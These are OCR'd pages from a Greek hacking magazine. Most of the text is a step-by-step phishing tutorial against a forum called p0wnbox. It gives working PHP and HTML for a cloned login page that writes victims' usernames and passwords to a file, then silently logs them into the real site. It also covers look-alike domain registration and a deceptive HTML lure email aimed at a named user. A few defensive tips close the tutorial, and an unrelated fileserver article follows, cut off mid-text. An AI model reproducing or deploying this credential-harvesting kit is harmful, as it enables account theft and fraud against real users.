
Αυτό το ενδιάμεσο βήμα είναι που θα κάνει την επίθεσή μας πιο προχωρημένη! Στόχος μας είναι να βρούμε τον κώδικα που εκτελείται στο παρασκήνιο του p0wnbox, όταν ο χρήστης δίνει τα στοιχεία του για να συνδεθεί. Αυτό μας ενδιαφέρει, ώστε να πετύχουμε την αυτόματη σύνδεση στο αληθινό site όταν το θύμα εισάγει τα στοιχεία του στο πλαστό. Για την εργασία μας θα χρησιμοποιήσουμε τον αγαπημένο μας Firefox και συγκεκριμένα το addon ονόματι Live Http Headers:

`https://addons.mozilla.org/en-US/firefox/addon/live-http-headers`

Αφού ενεργοποιήσουμε το addon, δοκιμάζουμε να κάνουμε μια εισαγωγή στο forum με τυχαία username και password (στο παράδειγμά μας δώσαμε αντίστοιχα one και two). Στη συνέχεια καταγράφουμε το POST request που εκτέλεσε ο client προς τον server (βλ. εικόνα 3).

Αυτό το POST request θα ενσωματωθεί στο πλαστό site, για την αυτόματη σύνδεση του θύματος στο αληθινό site. Όπως αντιλαμβάνεστε, στη θέση των one και two θα τοποθετούνται τα στοιχεία που δίνει το θύμα. Ο κώδικας που καταγράψαμε από το αληθινό site κατά την απόπειρα σύνδεσης, φαίνεται παρακάτω.

2. Αλήθεια, υπάρχει κάτι άλλο; Νομίζουμε κάτι υπάρχει στην Αφρική, αλλά αυτό είναι μόνο για... Σαφάρι!



Εικόνα 3
Καταγραφή του POST request κατά τη διαδικασία του login...

```
<html>
<form id="form1" name="form1" action="http://www.p0wnbox.com/ucp.php?mode=login"
method="post" target="" />
<input type="hidden" name="Host" value="www.p0wnbox.com"/>
<input type="hidden" name="User-Agent" value="Mozilla/5.0 (Windows NT 6.2; WOW64;
rv:19.0) Gecko/20100101 Firefox/19.0"/>
<input type="hidden" name="Accept" value="text/html,application/
xhtml+xml,application/xml;q=0.9,*/*;q=0.8"/>
<input type="hidden" name="Accept-Language" value="en-US,en;q=0.5"/>
<input type="hidden" name="Accept-Encoding" value="gzip, deflate"/>
<input type="hidden" name="Referer" value="http://www.p0wnbox.com/index.php?sid=b7e
8a330f7fb479f6475c7d5792471fb"/>
<input type="hidden" name="Cookie" value="__utma=69809361.1026857499.1360495477
.1361478852.1361553179.17; __utmz=69809361.1360495477.1.1.utmcsr=(direct)|utm
ccn=(direct)|utmcmd=(none); __utmc=69809361; __utmb=69809361.3.10.1361553179;
phpbb3_7yskx_u=1; phpbb3_7yskx_k=; phpbb3_7yskx_sid=b7e8a330f7fb479f6475c7d57924
71fb"/>
<input type="hidden" name="Connection" value="keep-alive"/>
```


```
<input type="hidden" name="Content-Type" value="application/x-www-form-
urlencoded"/>
<input type="hidden" name="Content-Length" value="96"/>
<input type="hidden" name="username" value="one"/>
<input type="hidden" name="password" value="two"/>
<input type="hidden" name="autologin" value="on"/>
<input type="hidden" name="login" value="Login"/>
<input type="hidden" name="redirect" value="./portal.php"/>
</form>
<script type="text/javascript">
  document.form1.submit();
</script>
</html>
```

Βήμα 3

Τώρα πρέπει να τροποποιήσουμε τον κώδικα του κλώνου (που κατεβάσαμε στο βήμα 2), ώστε όταν ο χρήστης δίνει username και password αυτά να καταχωρούνται σε ένα αρχείο κι αμέσως μετά να εκτελείται ο κώδικας του βήματος 2.5! Αν επισκεφθούμε τον κλώνο (τοπικά), θα δούμε κάτι σαν αυτό που φαίνεται στην εικόνα 4.

Όπως βλέπετε, ο εκάστοτε χρήστης μπορεί να κάνει login από δύο περιοχές. Προφανώς, ένας απατεώνας θα φρόντιζε να παρέμβει και στις δύο! Για οικονομία λόγου (και χώρου στο περιοδικό) θα δείξουμε την επέμβαση μόνο στη μία περιοχή, αφού και στην άλλη δεν αλλάζει τίποτα επί της ουσίας.

Εικόνα 4
Ο κλώνος του p0wnbox...





Εικόνα 5
Η πρώτη αλλαγή στον πλαστό κλώνο εντοπίζεται στο form action…

Όπως φαίνεται στην εικόνα 5, το πρώτο πράγμα που αλλάζουμε στον κώδικα είναι στη φόρμα εισαγωγής: Φροντίζουμε ώστε το form action (η ενέργεια που εκτελείται όταν πατιέται το submit button στην περίπτωσή μας το login button) να καλεί τον εαυτό της! Αυτό θα έχει σαν συνέπεια να σταλεί η σελίδα στον server με τις τιμές του username και του password που έχει δώσει ο χρήστης. Αυτή τη φορά, όμως, η παράμετρος mode (της μεθόδου GET) θα έχει την τιμή login. Η τιμή της συγκεκριμένης παραμέτρου είναι αδιάφορη για τον server. Ωστόσο, μας ενδιαφέρει να την ορίσουμε επειδή έτσι συμπεριφέρεται και το γνήσιο site. Ουσιαστικά, αυτό που θέλουμε είναι να οριστεί (με κάποια τιμή) η μεταβλητή mode. Η ύπαρξη αυτής της μεταβλητής στο URL αποτελεί μια ένδειξη του λεγόμενου postback. Σημαίνει δηλαδή ότι ο χρήστης πάτησε το login button. Αναρωτιέστε γιατί μας ενδιαφέρει να ξέρουμε το αν έχει πατηθεί το κουμπί ή όχι; Στην αρχή της σελίδας μας (του index.php) θα βάλουμε κώδικα, ο οποίος θα ελέγχει αν έχει οριστεί η μεταβλητή mode. Σε αυτή την περίπτωση, ο κώδικας θα συμπεραίνει ότι έχει πατηθεί το κουμπί login και θα καταγράφει τα credentials του χρήστη. Επιπρόσθετα, το ίδιο κομμάτι κώδικα θα πραγματοποιεί το login και στο αληθινό site. Ο κώδικας που τοποθετήσαμε στην κορυφή του αρχείου index.php φαίνεται παρακάτω.

```
<?php
if (isset($_GET['mode'])) {
    // ΚΑΛΕΣΕ ΤΟΝ ΚΩΔΙΚΑ ΤΗΣ ΠΑΡΑΓΡΑΦΟΥ 2.1 ΜΕ ΤΑ CREDENTIALS ΤΟΥ ΘΥΜΑΤΟΣ
    $c = '<html>
        <form id="form1" name="form1" action="http://www.p0wnbox.com/ucp.
        php?mode=login" method="post" target="" />
        <input type="hidden" name="Host" value="www.p0wnbox.com"/>
        <input type="hidden" name="User-Agent" value="Mozilla/5.0 (Windows NT 6.2;
        WOW64; rv:19.0) Gecko/20100101 Firefox/19.0"/>
        <input type="hidden" name="Accept" value="text/html,application/
        xhtml+xml,application/xml;q=0.9,*/*;q=0.8"/>
        <input type="hidden" name="Accept-Language" value="en-US,en;q=0.5"/>
        <input type="hidden" name="Accept-Encoding" value="gzip, deflate"/>
        <input type="hidden" name="Referer" value="http://www.p0wnbox.com/index.php?s
```

```
id=b7e8a330f7fb479f6475c7d5792471fb"/>
      <input type="hidden" name="Cookie" value="__utma=69809361.1026857499
      .1360495477.1361478852.1361553179.17; __utmz=69809361.1360495477.1
      .1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmc=69809361;
      __utmb=69809361.3.10.1361553179; phpbb3_7yskx_u=1; phpbb3_7yskx_k=;
      phpbb3_7yskx_sid=b7e8a330f7fb479f6475c7d5792471fb"/>
      <input type="hidden" name="Connection" value="keep-alive"/>
      <input type="hidden" name="Content-Type" value="application/x-www-form-
      urlencoded"/>
      <input type="hidden" name="Content-Length" value="96"/>
      <input type="hidden" name="username" value="'.$_POST['username'].'"/>
      <input type="hidden" name="password" value="'.$_POST['password'].'"/>
      <input type="hidden" name="autologin" value="on"/>
      <input type="hidden" name="login" value="Login"/>
      <input type="hidden" name="redirect" value="./viewtopic.php?f=15&t=5"/>
      </form>
      <script type="text/javascript">
        document.form1.submit();
      </script>
      </html>';
   echo $c;
   // ΠΑΡΕ ΤΑ CREDENTIALS ΤΟΥ ΘΥΜΑΤΟΣ
   $credentials = $_POST['username'].':'.$_POST['password'];
   // ΓΡΑΨΕ ΤΑ CREDENTIALS ΣΕ ΕΝΑ ΤΟΠΙΚΟ ΑΡΧΕΙΟ (το kappa.txt) ΣΤΟΝ ΚΑΚΟΒΟΥΛΟ
   SERVER
   $txtfile = fopen('kapa.txt', 'a');
   fwrite($txtfile, "— Credentials ———\n");
   fwrite($txtfile, $credentials . "\n");
   fwrite($txtfile, "——————————-\n");
   fclose($txtfile);
   // ΕΠΕΣΤΡΕΨΕ. Ο ΧΡΗΣΤΗΣ ΕΙΝΑΙ ΗΔΗ ΣΤΟ ΓΝΗΣΙΟ SITE, ΛΟΓΩ ΤΟΥ SUBMIT ΤΗΣ
   // ΦΟΡΜΑΣ ΠΟΥ ΓΙΝΕΤΑΙ ECHO ΜΕΣΑ ΑΠΟ ΤΗΝ ΜΕΤΑΒΛΗΤΗ $c (λίγο παραπάνω)
   return;
}
?>
```

Νομίζουμε ότι με τη βοήθεια των σχολίων, κάποιος που γνωρίζει στοιχειωδώς PHP θα κατανοήσει πλήρως τον κώδικα. Σε σχέση με τον κώδικα του βήματος 2.5, προσθέσαμε τα ακόλουθα (κόκκινα σε γκρι φόντο):

- Λήψη username και password από τη φόρμα
- Σύνδεση στο αληθινό site και redirection σε συγκεκριμένο post
- Αποθήκευση στο αρχείο kappa.txt των credentials του θύματος

Βήμα 4

Επισκεπτόμαστε κάποιον hosting provider, παίρνουμε τον ελάχιστο δυνατό χώρο (συνήθως είναι δωρεάν) κι ανεβάζουμε την εφαρμογή μας εκεί...

Βήμα 5

Ερχόμαστε στην αγορά του domain name. Μια καλή ιδέα είναι να πάμε σε κάποιον domain name host, ο οποίος να παρέχει και δωρεάν φιλοξενία (υπάρχουν πάρα πολλοί, όπως οι tophost.gr, ip.gr, domains24.gr κ.ά.) ώστε να συνδυάσουμε το 4ο και το 5ο βήμα! Φυσικά, η επιλογή του domain name πρέπει να γίνει με προσοχή. Το όνομα για το ψεύτικο site πρέπει να μοιάζει με αυτό του p0wnbox.com. Για παράδειγμα, θα μπορούσαμε να αγοράσουμε το pownbox.com, όπου στην θέση «0» έχουμε βάλει ένα «o». Μια άλλη λύση είναι να αλλάξουμε μόνο το top level domain. Οι χρήστες που θα παρατηρούσαν μια τέτοια αλλαγή είναι ελάχιστοι! Έτσι, θα μπορούσαμε να πάρουμε το p0wnbox.gr. Μετά την αγορά, απομένει η σύνδεση της εφαρμογής μας με το νεοαποκτηθέν domain.

Βήμα 6


Σε αυτό το σημείο η υποδομή για την απάτη έχει ολοκληρωθεί. Τώρα στέλνουμε ένα email στον Thiseas και του λέμε ότι υπάρχει πρόβλημα με κάποιο συγκεκριμένο post, το οποίο θα πρέπει να διευθετήσει. Μάλιστα, για να τον διευκολύνουμε δήθεν, του προσφέρουμε ένα link προς το συγκεκριμένο post. Φυσικά, το link δεν θα παραπέμπει στον πραγματικό server αλλά στον δικό μας! Μάλιστα, για να το κάνουμε ακόμα πιο δύσκολο, το email θα είναι σε HTML και όχι σε plain text. Έτσι, το URL του link δεν θα είναι άμεσα ορατό. Μια πιθανή εκδοχή του email είναι η ακόλουθη (βλ. εικόνα 6).

```
<html>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8">
Αγαπητέ Thiseas γεια χαρά!

Είστε τόσο καλός και τρομερός και… blah blah blah… γλυψ, γλυψ, γλυψ…

Νομίζω όμως οτι υπάρχει ένα λάθος στο post που κάνατε στο p0wnbox και πιο
συγκεκριμένα σε αυτό <a href="http://www.p0wnbox.gr">εδώ</a>.
Στην διάθεση σας για οποιαδήποτε διευκρίνηση.
Ο καλός σας... δαίμονας



Mr Clipper Autumn 86 ;)
</html>
```



Εικόνα 6
Γειά σου αγαπητέ Thiseas. Πόσο προσεκτικός είσαι σήμερα;

Το email που φαίνεται παραπάνω είναι αρκετά παραπλανητικό, αλλά θα μπορούσε να γίνει καλύτερο. Τοποθετώντας το ποντίκι πάνω στη λέξη «εδώ», ο Thiesas θα δει τον προορισμό του link κι ενδέχεται να εντοπίσει την απάτη. Για να κάνουμε ακόμα πιο ύπουλο το link, θα μπορούσαμε να μετονομάσουμε το index.php του δικού μας site σε viewtopic.php. Επιπρόσθετα, θα μπορούσαμε να ενσωματώσουμε στο URL μερικές παραμέτρους σαν αυτές: «f=15&t=5». Αυτές οι παράμετροι θα αγνοούνταν από το site και η προσθήκη τους δεν θα δημιουργούσε κανένα πρόβλημα! Τελικά, το link εντός του email θα μπορούσε να έχει την ακόλουθη μορφή: «www.p0wnbox.gr/viewtopic.php?f=15&t=5». Όπως αντιλαμβάνεστε, έστω και λίγο αφηρημένος να ήταν ο Thiseas, θα ήταν σχεδόν απίθανο να παρατηρήσει το «.gr» στη θέση του «.com» και θα πάταγε το link χωρίς δεύτερη σκέψη.


Εικόνα 7
Hello Thiseas...



Η εξέλιξη

Μετά την επίσκεψή στο ψεύτικο site, ο Thiseas θα έδινε username και password κι ο κώδικάς μας θα τον συνέδεε στο αληθινό site (βλ. εικόνα 7).

Βέβαια, όπως είδαμε και νωρίτερα, ο κώδικας θα φρόντιζε και για κάτι ακόμα: Για την αποθήκευση των credentials του Thiseas (βλ. εικόνα 8).




Εικόνα 8
Bye bye Thiseas…

Αντιμετώπιση

Μερικά απλά μέτρα για να αποφεύγουμε τις απάτες αυτού του είδους, είναι τα ακόλουθα:

1. Να μην ακολουθούμε κανένα link από τα email που μας στέλνουν
2. Αν δεν μπορούμε να κάνουμε το 1, να ελέγχουμε πάντα κι ενδελεχώς τον προορισμό των links.
3. Να μην έχουμε καμιά εμπιστοσύνη στο όνομα του αποστολέα που αναφέρεται στο email. Αυτό αλλάζει πολύ εύκολα, από κάποιον πονηρό χρήστη!
4. Σε μια κρυπτογραφημένη σύνδεση υπάρχει ο κίνδυνος να έχει αγοραστεί από τον επιτιθέμενο ένα SSL certificate, ώστε το ψεύτικο site να προσφέρεται μέσω HTTPS και να είναι ακόμα πιο πειστικό. Σε αυτές τις περιπτώσεις είναι φρόνιμο να κάνουμε View Certificate και να επιβεβαιώνουμε ότι το πιστοποιητικό αναφέρεται στο αναμενόμενο πρόσωπο (βλ. εικόνα 9).

Εικόνα 9
*Όταν έχετε την παραμικρή αμφιβολία ή υποψία, ακόμα κι όταν η σύνδεση είναι HTTPS να ελέγχετε *πάντα* το Certificate!*



Skill: Beginner

Tags: ZFS, LVM, volume management, FreeBSD, TrueOS, FreeNAS, Ubuntu Server, RAID-Z, encryption

ΥΠΑΡΧΕΙ Ο ΑΠΟΛΥΤΟΣ FILE SERVER?

by subZraw



Εύκολη η απάντηση στο ερώτημα: Όχι, δεν υπάρχει! Αν όμως γίνουμε λίγο πιο συγκεκριμένοι και συμφωνήσουμε για το περιβάλλον στο οποίο θα βρίσκεται και θα λειτουργεί ο fileserver, τότε έχουμε μια ελπίδα να φτιάξουμε κάτι που θα πλησιάζει το ιδανικό. Πάντως σας το λέμε από τώρα: Τέλεια λύση δεν υπάρχει, τουλάχιστον όχι χωρίς να ξοδευτούμε σε βαθμό που να χρειαζόμαστε έκτακτο εσωτερικό δανεισμό — μη σας πούμε κι εξωτερικό.

Μπορεί στο εξώφυλλο του τεύχους ο DTP Guy της Parabing Creations[1] να δημιούργησε μια εντυπωσιακή, 100% καλλιτεχνική απεικόνιση του ιδανικού fileserver, εμείς ωστόσο δεν είμαστε διατεθειμένοι να κυνηγήσουμε το τρελό όνειρο της απόκτησης ενός ανάλογου μηχανήματος. Δεν σας κρύβουμε, ωστόσο, ότι την ίδια στιγμή το όλο θέμα είναι διαρκώς στο μυαλό μας και μας τριβελίζει. Στο παρόν άρθρο θέλουμε να μοιραστούμε μαζί σας μερικές σκέψεις, καθώς και να παρουσιάσουμε ορισμένες λύσεις για μια υποπερίπτωση του προβλήματος Απόλυτος Fileserver (TM). Και μιλάμε για υποπερίπτωση, αφού οι προτεινόμενες λύσεις αφορούν σε boxes που προορίζονται για οικιακή χρήση, άντε και για μια μικρή εταιρεία.

Διάφορα που ακούμε, απ' εδώ κι από 'κεί

Ο μεσότιτλος δεν είναι καθόλου υποτιμητικός. Πράγματι, δεν υπάρχει κάποιος που να μην έχει σκεφτεί, έστω και μία φορά, το τι θα του προσέφερε ένας fileserver, στο σπίτι ή στο γραφείο.

Ορισμένοι, οι οποίοι έχουν εμπειρία κυρίως από Windows, προσανατολίζονται σε ένα μηχάνημα που θα τρέχει Windows XP ή 7 και θα μοιράζει φακέλους ή/και έναν εκτυπωτή, στους χρήστες του τοπικού δικτύου. Το μηχάνημα θα 'χει έναν ή δύο εσωτερικούς δίσκους, άντε και κανέναν εξωτερικό σε USB. Περιττό να πούμε ότι δεν θα 'ναι κι ό,τι πιο καινούργιο, από πλευράς hardware. Κάθε άλλο μάλιστα, ένας τέτοιος fileserver αποτελεί έναν από τους τρόπους για να συνεχίσουμε ν' αξιοποιούμε σχετικά παλιό hardware. Αυτή η προσέγγιση θα λέγαμε ότι είναι κοντά στο ένα άκρο του φάσματος των λύσεων. Δεν είναι κακή, αρκεί να ξέρεις τι θέλεις.

Στο άλλο άκρο υπάρχουν εκείνοι που ονειρεύονται λύσεις του στιλ rack-mountable servers (βλ., π.χ., `www.system76.com/servers/model/jacv4`). Και μη νομίζετε ότι μιλάμε για system administrators σε μεγάλες εταιρείες! Τις προάλλες, αναγνώστης του περιοδικού μας έλεγε στο twitter ότι σκέφτεται μια παρόμοια εγκατάσταση για την αποθήκη του σπιτιού.


Εμείς, πάλι, σκεφτόμαστε λύσεις μακριά από τα άκρα. Αλλά πριν σας πούμε τι έχουμε κατά νου, είναι καλύτερα να παραθέσουμε τα χαρακτηριστικά που πιστεύουμε ότι πρέπει να έχει ο ιδανικός fileserver.

Οι ελάχιστες επιθυμητές ιδιότητες

Η πρώτη που μας έρχεται στο μυαλό έχει να κάνει με την **οικονομία** ή ακριβέστερα την εξοικονόμηση. Δεν θέλουμε ένα μηχάνημα με ισχύ που θα περισσεύει και θα φουσκώνει άδικα το λογαριασμό του ηλεκτρικού. Στην πλειονότητα των περιπτώσεων, ένα σύστημα με επεξεργαστή Atom, Core 2 Duo ή το πολύ Core i3, είναι ό,τι πρέπει. Σε αρκετά sites παρέχονται calculators για τον υπολογισμό της ισχύος του τροφοδοτικού ενός PC, ανάλογα με το hardware που περιλαμβάνει. Αν λοιπόν σκέφτεστε να φτιάξετε το δικό σας box, κάντε αν είναι και τους σχετικούς υπολογισμούς για το τροφοδοτικό (βλ., π.χ., `www.thermaltake.outervision.com`). Να προσθέσουμε εδώ πως αν το μηχάνημα θα βρίσκεται σε ήσυχο εργασιακό περιβάλλον, τότε όσο πιο **αθόρυβο** είναι, τόσο το καλύτερο. Αν φτιάχνετε ένα PC από την αρχή, ευτυχώς είναι εύκολο να επιλέξετε αθόρυβους ανεμιστήρες για τη CPU και το εσωτερικό του κουτιού.

Εξάλλου, κάτι άλλο ακόμα που ενδέχεται να βοηθήσει στις συνολικές

1. Η μικρή, ανεξάρτητη εκδοτική πίσω από το deltaHacker.



Ήδη από τα πρώτα στάδια της εγκατάστασης, το Ubuntu Server παρέχει την επιλογή για ένα LVM-based σύστημα με ταυτόχρονη υποστήριξη κρυπτογράφησης.

επιδόσεις του fileserver, είναι η **ποσότητα της μνήμης**. Ειδικά αν το μηχάνημα θα βασίζεται στο ZFS (βλ. συνέχεια), τότε όση περισσότερη είναι η μνήμη, τόσο το καλύτερο. Προτείνουμε τουλάχιστον 4GB RAM για έναν ZFS-fileserver, αν ωστόσο ακολουθήσετε την οδό του Linux τότε άνετα θα μπορείτε να ξεκινήσετε κι από 512MB RAM. Το ευτύχημα με τη μνήμη RAM είναι το χαμηλό της κόστος. Ενδεικτικά, τα 8GB RAM τύπου DDR3 κοστίζουν λίγο περισσότερο από 50 ευρώ.

